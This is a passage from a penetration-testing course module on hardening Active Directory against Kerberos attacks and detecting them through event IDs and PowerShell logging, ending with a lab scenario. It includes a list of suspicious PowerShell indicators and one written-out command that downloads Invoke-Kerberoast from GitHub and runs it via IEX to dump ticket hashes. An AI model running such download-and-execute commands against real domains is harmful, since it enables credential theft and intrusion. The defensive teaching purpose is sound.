We can harden our environment using many techniques to protect against Kerberos-related attacks. Below are some steps that we can take to mitigate the risk of the attacks discussed in the prior sections.

---

## AS-REP Roasting

`AS-REP Roasting` takes advantage of accounts with `Kerberos` pre-authentication disabled, allowing attackers to acquire TGTs for them. To harden against the `ASReproasting` attack, we can:

## AS-REP Hardening

## Mitigation

Don't set users with Kerberos pre-authentication disabled. Some service accounts may require it (older protocols), but enable pre-authentication for all accounts where possible.

Ensure the use of strong encryption algorithms with Kerberos. Move away from RC4.

Protect and monitor Service Accounts with strong passwords and watch logs for unusual activity from these accounts (access files or resources not commonly utilized).


## Check For Disabled Pre-auth

```
PS C:\htb> Get-ADUser -filter * -properties DoesNotRequirePreAuth | where  
{$_ .DoesNotRequirePreAuth -eq "True" -and $_.Enabled -eq "True"} | select  
Name
```

Carole Rose  
Amber Smith

Above, we have an example PowerShell script that can help us validate if any accounts have pre-authentication disabled. Once accounts have been identified, we can use **Active Directory Users and Computers** to enable pre-authentication. Select the user we wish to investigate and then go to the **Account** tab. From there, look in the **Account options** scroll box for the line **Do not require Kerberos preauthentication**. If this box is checked, uncheck it.

## Setting Pre-authentication





# Kerberoasting

With Kerberoasting not requiring prior authentication with a domain controller, it is a favored attack path for offline brute forcing of ticket hashes to acquire passwords. The main goal is to use those passwords for lateral movement, privilege escalation, and persistence during an attack. Tools such as Impacket, Mimikatz, PowerSploit, and more all have some ability to Kerberoast or acquire Service Principal Names. If an attacker obtains a Kerberos's KRBTGT, the incident response procedures for fixing the issue and pushing out an attacker are complicated and can easily break domain services. So with that in mind, it is essential to take these hardening actions to ensure you mitigate the attack as much as possible.

## Ways To Harden Against Kerberoasting

Kerberoasting
Using long and complex passwords for your service accounts is critical. A more complex password will make cracking exponentially harder.
Utilize Group Managed Service Accounts to maintain and secure your services. GMSA will handle password management and rotation for those services. Password rotation will happen every 30 days by default.
Limiting the privileges of service accounts. ( not placing service accounts in domain administrators, for example )
Rotate the KRBTGT service account password at least every 180 days. This action can invalidate any previous tickets acquired and in use by attackers.

## Check KRBTGT Properties

```
PS C:\htb> Get-ADUser krbtgt -Property PasswordLastSet
```

The command above can show us how to find the details for our krbtgt service account. Below, the output shows us when the password was last set as the value for the PasswordLastSet property.

## KRBTGT's Info

```
Administrator: Windows PowerShell
PS C:\Users\administrator.inlanefreight> Get-ADUser krbtgt -Properties PasswordLastSet

DistinguishedName : CN=krbtgt,CN=Users,DC=inlanefreight,DC=local
Enabled           : False
GivenName        :
Name             : krbtgt
ObjectClass      : user
ObjectGUID       : 8f852aa3-2a30-41e7-8374-93694a787da3
PasswordLastSet  : 2/11/2021 4:06:55 PM
SamAccountName   : krbtgt
SID              : S-1-5-21-4287761588-1204270376-2107606166-502
Surname          :
UserPrincipalName :
```

We can follow the fix actions stated [HERE](#) to reset the password regularly or do it from `Active Directory Users and Computers`. Remember, if you reset the password for IR purposes, ten hours must elapse between the first and second reset. Two resets are required to invalidate the previous Kerberos password and to stop potential malicious use. Ensure you force replication between the resets. We can also use [New-KrbtgtKeys.ps1](#) from Microsoft to "reset the `krbtgt` account password while minimizing the likelihood of Kerberos authentication issues being caused by the operation".

---


## Delegation Abuse

With three types of delegation existing in environments utilizing Kerberos, there are several different abuse scenarios. `Unconstrained Delegation` was the only option available for a while (between Server 2000 - Server 2003) and still exists in modern operating systems today for legacy reasons. Issues with a delegation made it possible for an attacker to abuse a user account who was not in the `Protected Users` group and did not have their account marked sensitive, allowing anyone with control over that server or service to use the authenticated user's TGT to request access `as the user` to any other resource.

To fix this issue, `Constrained Delegation` was introduced with Server 2003. Constrained delegation was implemented to limit what a resource or service could do with those tickets. It is not infallible, however. If Constrained delegation is not implemented correctly, attackers can still perform the same tactics and attacks as with `Unconstrained Delegation`. Placing users in the `Protected Users` group and enabling the setting `Account is sensitive and cannot be delegate` can harden against abuse.

The image below shows the `Protected Users` security group (green arrow), which we should add accounts to in order to prevent delegation abuse. At the `red arrow`, we show the account option to enable an account as `sensitive`. Check the box and apply the change.

## Protected Users Security Group



With Server 2012, Microsoft implemented Resource-Based Constrained Delegation to address the many shortcomings of Constrained and Unconstrained delegations. Resource-Based made the dependency on SPNs irrelevant and allowed the resource to determine delegation by a specific security descriptor instead of an SPN. This effectively removes the need for delegation per user and moves it to the service.

To help us harden our environments and prevent abuse of these users and services, we can take the following actions:

## Delegation Abuse Mitigations

Mitigations
Where possible, disable Unconstrained Delegation.
Placing users and service accounts into the Protected Users Group where possible.
Using the Account is sensitive and cannot be delegated setting for any accounts that do not require delegation.
Utilizing the principle of least privileges as much as possible. Locking down access permissions, security groups and user/service accounts can go a long way to protecting against these attacks and many more.

---

## Golden Ticket

As covered before, the `Golden Ticket` attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the `krbtgt` account's password hash. Tools such as `Mimikatz` can do this easily.

To mitigate this type of attack:

### Golden Ticket Mitigations

Mitigations
Implement a least privilege access model
Limit the number of admin accounts and make them separate non-interactive accounts
Do not expose services such as RDP to the world
Utilize Multi-factor authentication on implementations such as OWA and VPNs
Endpoint Detection and antivirus can go a long way to helping prevent and detect tools like Mimikatz and the misuse of TGTs

---

## Silver Ticket

`Silver Tickets` or Service tickets aren't as versatile as a `Golden Tickets`, but they can still be helpful to an attacker. With control of a `Silver Ticket`, one could create their own ticket-granting service tickets to access a specific resource or host. Detecting the misuse of `Silver Tickets` is much harder since they do not require communication with a Key Distribution Center. Forging Silver Tickets is also trivial to accomplish with the `Mimikatz` Kerberos module.

To mitigate Silver Ticket attacks:

### Silver Ticket Mitigations

Mitigations
Ensure service accounts have strong passwords with a complexity of 25 or more characters
Utilize Managed Service Accounts and ensure passwords rotate regularly
Do not place service accounts within privileged groups like domain administrators
Limit the permissions service accounts have to only what is required for them to function

---

## Pass-the-Ticket

By taking a TGT or TGS ticket or Service Ticket (ST) for a user from our host, we can avoid messing with `LSASS` and potentially being detected. Acquiring either of those tickets can enable our lateral movement objectives and saves us considerable time from cracking passwords. Since the way tickets are utilized on the host doesn't leave us much leeway to protect the processes or tickets, we must rely on our overall security posture to protect against `PTT` abuse. Some of the actions we can take are:

### PTT Mitigations

Mitigations
Monitor events that create and kill processes
Check any users requesting new TGTs or TGSs outside of normal operations (before tickets expire, not at a restart, etc.).
Privileged identity management (minimize the number of admins and how those accounts are used).
Monitor named and anonymous pipes used for direct interaction with the host using tools such as <a href="#">Pipelist</a> from the Sysinternals suite or <a href="#">Pipe Monitor</a> .

---

## Bringing It All Together

When it comes to defense, tailoring our actions to protect against one specific attack or problem will often lead to more significant gaps. Keep the posture of your entire environment in mind when planning its implementation. We can take simple actions like restricting administrative access over hosts and services quickly, and this one procedure can help significantly reduce our environment's attack surface.

Other quick wins include having and enforcing a strong password policy and even two-factor authentication. On a larger picture, having a baseline of the processes and applications that run on your hosts can go a long way when monitoring for changes or looking for potential intrusions. How can we spot the bad if we don't know what the good looks like? Keep these things in mind when thinking of how to fix an issue. Sometimes simple solutions are the best.

---

## Next Section

The following section will discuss some detection opportunities against Kerberos attacks.

<https://t.me/CyberFreeCourses>

# Detection

---

We have spent most of the module explaining Kerberos attacks, and now it's time to switch it up and talk about how to detect the attacks and techniques we have been practicing. The goal of this section is to provide insight into detecting Kerberos abuse. Even with well-configured central logging (ex: `Splunk` / `Elastic` / `Graylog` ), detecting Kerberos Ticket abuse can be incredibly tough due to:

Issue	Reasoning
Lack of Exploitation	Kerberos attacks primarily take advantage of gaining access to a secret that allows them to skip protocol steps. When done correctly, there is nothing abnormal about their requests other than the behavior, which is tough for a program to identify without false positives.
Number of data sources to Check	Kerberos Logs exist on the client using the ticket, the target the client authenticates with, and the domain controller. Many organizations have more than one Domain Controller, which means it will be nearly impossible to triage without centralized logging manually.
Amount of Login Events	In an idle environment not generating logs, it is easy to look for a TGS ticket without a correlating TGT. However, when dealing with thousands of requests per day, this data type can easily get lost in the noise.

Detecting automated tools such as `Rubeus` and other forms of Kerberos abuse is possible if we watch for a few events and take proactive measures.

---

## Set A Baseline

Ensuring we have a baseline of what hosts belong on the network and a common baseline of the ongoing activity is a great place to start. Feeding logs from our hosts to include the logging of PowerShell to a central management point will make detecting an intrusion much easier. It will be quicker to spot trends in the data this way. Manually searching logs, especially for Kerberos ticket requests, can mean sifting through tens of thousands of logs daily in larger environments. Using a baseline and tuning search filters for unique events can be a great way to detect domain security compromises.

The first easy marker we can filter out of our checks is any requests from accounts ending in `$` . These accounts are computer accounts, managed service accounts, or other trusts where Windows manages the account and generates strong passwords. Our abuse instances will show up in the logs a bit differently.

You can generally trust any requests from an account ending in \$. These are from the computer, GMSA, or trusts where Windows will automatically generate a long password.

---

## Event Codes

Watching the below event codes for anomalies can help us quickly detect issues within our environment.

Useful Event Codes	Description
4624	Successful Logon
4634	Successful Logoff
4672	Special Privileges Assigned to New Logon
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4770	A Kerberos service ticket was renewed

---

### Event: 4624 & 4634 - An account was successfully logged on or off

- **Why these events matter:** These events document every time a user successfully logs in or off the host, regardless of account type.
- **What to look for:** Many different authentication attempts of an account or multiple accounts within a short timeframe. Especially those attempts coming from 4624 with a Logon Type code of 2-Interactive, 3-Network, or 10-Remoteinteractive and/or logging into the domain controller.

Also, when looking at the requests, one could check the event for a data structure that looks like this:

- Security ID: DOMAIN\AccountID
- Account Name: AccountID
- Account Domain: DOMAIN

The logon structure will have some issues with Kerberoasting, specifically Golden and Silver Ticket attacks. This could be something as small as the Account Domain filed is blank, containing the FQDN of the domain instead of the short name, or containing \*.\*.kiwi: . The forged data could appear as so:

- Security ID: DOMAIN\AccountID
- Account Name: AccountID will not match the security ID of the account.
- Account Domain: testdomain.kerberoasted.org or just blank.

With Silver Tickets, we will see these logs on the host that was accessed, while Golden Tickets will be logged directly on the domain controller.

---

## Event: 4672 - Special privileges assigned to new logon

- Why these events matter: This is a great way to track admin accounts activity. It logs the privileges assigned to the account.
  - What to look for: Any accounts accessing hosts or infrastructure they should not or typically do not. Accounts being provided rights they usually do not have or need. This event ties in with event 4624, and we will see it alongside a new login for a privileged account.
- 

## Event: 4768, 4769, & 4770 - A Kerberos Ticket (TGT) or Service Ticket was Requested or Renewed

- Why these events matter: By monitoring these events, we can track any Kerberos authentication attempts or renewal of tickets.
- What to look for:
- Look for users with excessive events.
- Domain Controllers can log Kerberos TGS service ticket requests by configuring Audit Kerberos Service Ticket Operations under Account Logon to log successful Kerberos TGS ticket requests.

A sample query for Kerberoasting events would look something like this:

- Event ID '4769'
- Service Name not equal to 'krbtgt'
- Service Name does not end with '\$'
- Account Name does not match '<MachineName>\$@<Domain>'
- Failure Code is '0x0'
- Ticket Encryption Type is '0x17' (RC4-hmacw)
- Ticket Options: '0x40810000'

[Here](#) is a list of other events to monitor for signs of suspicious activity.

---



# Crypto

When performing Kerberoasting, attackers will generally ask for an RC4-HMAC ( \$23\$ ) encryption type, the weakest form of cryptographic algorithms modern Active Directory will allow. The weaker the cryptographic algorithm, the quicker their cracker (hashcat) will operate. While it is possible to disable RC4 altogether [link](#), it is not recommended, due to it breaking software, and when Kerberos hardening breaks software, it can be tough to find the root cause. Instead of disabling, set the preferred method to be AES, making the RC4 events incredibly rare in the environment. Every time an RC4 encryption type is requested, the event should be triaged.

Defenders should know what accounts are vulnerable, and adding a honeypot account can be a great way to detect an attacker. If appropriately done, placing a strong password-protected honeypot account and watching for its use and the weak RC4 cipher alongside those vulnerable accounts can alert us that an attacker is in the environment. If RC4 was disabled, the attacker would perform Kerberoasting with AES, lowering the likelihood of the password being cracked and reducing the defender's chance of identifying the attacker. With proper monitoring, security flaws are sometimes a good thing.

---

## Powershell Logging

- Log PowerShell activity
- Monitor the following PowerShell log event ids: 400 & 800
- Monitor the following PowerShell Operational log event ids: 4100 , 4103 , 4104

PowerShell logging can be enabled via Group Policy for PowerShell modules:

### How to enable Powershell Logging:

- From Group Policy Management navigate to:

- Computer Configuration

Administrative Templates

Windows Components

Windows PowerShell

or

- User Configuration


Administrative Templates

Windows Components

## Windows PowerShell

- Enable the object "Turn on Module Logging" (highlighted in the image below) at minimum. The more you configure, the more details you will receive.

## PowerShell Logging Setup



Once you have the setting on, you can define which modules and cmd-lets you wish to log specifically. For more information on how to enable and configure PowerShell logging, see [HERE](#)

Here is a quick list of PowerShell capabilities and command-lets that can be logged:

CMD-lets to Log	Description
ActiveDirectory	Logs the import and use of the ActiveDirectory module via PowerShell.
CimCmdlets	Logs any instance of CIM interaction.
GroupPolicy	Logs any modifications to Group Policy via PowerShell.
Microsoft.WSMan.Management	Logs anything of web services or Windows Remote Management.
NetAdapter/NetConnection	Logs any networking related Cmd-lets

CMD-lets to Log	Description
PSScheduledJob/ScheduledTasks	Logs the use of scheduled tasks via PowerShell. ( adds/changes/deletes)
ServerManager	Logs the user of ServerManager from PowerShell
SmbShare	Logs any SMB activity
Microsoft.PowerShell.*	This option will log all PowerShell modules and cmdlets. This can be helpful if an attacker imports and uses a custom PowerShell module.

## Interesting Activity to Watch

Besides the logs above, the below items can be important indicators of something suspicious happening on a host with PowerShell.

Activity Type	Description
Remote Powershell Attempts	Remote Powershell is a rarity and should only be used by your administrators. A user remotely invoking PowerShell on another host is suspicious.
.Net Framework downloads	Utilizing .net such as "((New-Object Net.WebClient).DownloadString)" is a common way for attackers to pull down tools.
Use of Invoke-Expression or "iex"	Invoke-Expression will take a string or variable and interprets it to run.
Encoded Commands	-enc, -E, Encoded are all examples of derivatives that could be used to encode a command in PowerShell, obscuring it from view.
Invoke-Mimikatz	A call string for the Mimikatz tool. Any sign of this is bad.
Invoke-TokenManipulation	This calls a script from PowerSploit to enumerate the Logon Tokens on a host and use them to create new processes.
Invoke-CredentialInjection:	Creates a Logon with clear-text credentials without triggering alerts for Event 4648. Often used in tandem with TokenManipulation.
FromBase64String & Base64	A way to base 64 encode command strings to hide them from plain view. PowerShell can utilize the FromBase64String cmdlet to de-obfuscate the code.
Hidden Windows	-W, win, window, -WindowStyle Hidden. These will hide any PowerShell window that opens from the user's view.
Execution Policy Changes	Anytime the execution policy is changed to something such as bypass, running scripts that are not trusted is being attempted.

Activity Type	Description
System.Reflection	This string will appear in many logs after Mimikatz has run on a host. It's a good indicator of bad.

Here is a good example of utilizing many options to obfuscate and pull down a payload onto a host.

## Suspicious Options

```
PS C:\htb> powershell.exe -exec Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpirePro
ject/Empire/master/data/module_source/credentials/Invoke-
Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"
```

This shows a common way of using the `Invoke-Expression ( IEX )` cmd-let, which calls the .Net Web Client download functionality to download code from GitHub (in this case, the `Invoke-Kerberoast` script from the `Empire Project`) and executes it.

There are many ways to utilize PowerShell as a viable attack surface on a host, especially within a Domain. Adding the Windows Subsystem for Linux widens the attack surface for attackers.

## AMSI for Malicious Code Detection

The Anti-Malware Scan Interface [AMSI](#) in Windows 10 and 11 enables all script code to be scanned before execution by PowerShell and other Windows scripting engines. The Anti-Virus/Anti-Malware solution on the system must support AMSI for it to check the code. The great benefit is that all code delivered to the PowerShell engine is scanned, even code injected into memory that is downloaded from the Internet. As of mid-2016, only Microsoft Defender and AVG support AMSI. Use this functionality, if possible, to add another layer of protection to your environment.

As defenders, we must stay vigilant and constantly update our tools and tactics to watch for new techniques and tools by attackers and threat agents.

## Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

<https://t.me/CyberFreeCourses>

---

## Scenario

Inlanefreight, a company that delivers customized global freight solutions, contacted you because it needs your penetration testing expertise. Their website [inlanefreight.com](https://inlanefreight.com) will allow you to learn more about them.

You will connect via RDP to the target machine, and from there, start enumerating and attacking the 172.16.8.0/24 network.

---

## Reconnaissance Phase

After some OSINT (Open Source Intelligence) searches, you collected the names of people in this company from several platforms, including LinkedIn, GitHub, Twitter, and Facebook.

Download the usersSA.zip file containing the usernames list and try to use it to gain a foothold in the network to eventually access the Secret Share share.

**Note:** Make sure to configure the /etc/hosts with the target IP and the domain name dc01.inlanefreight.local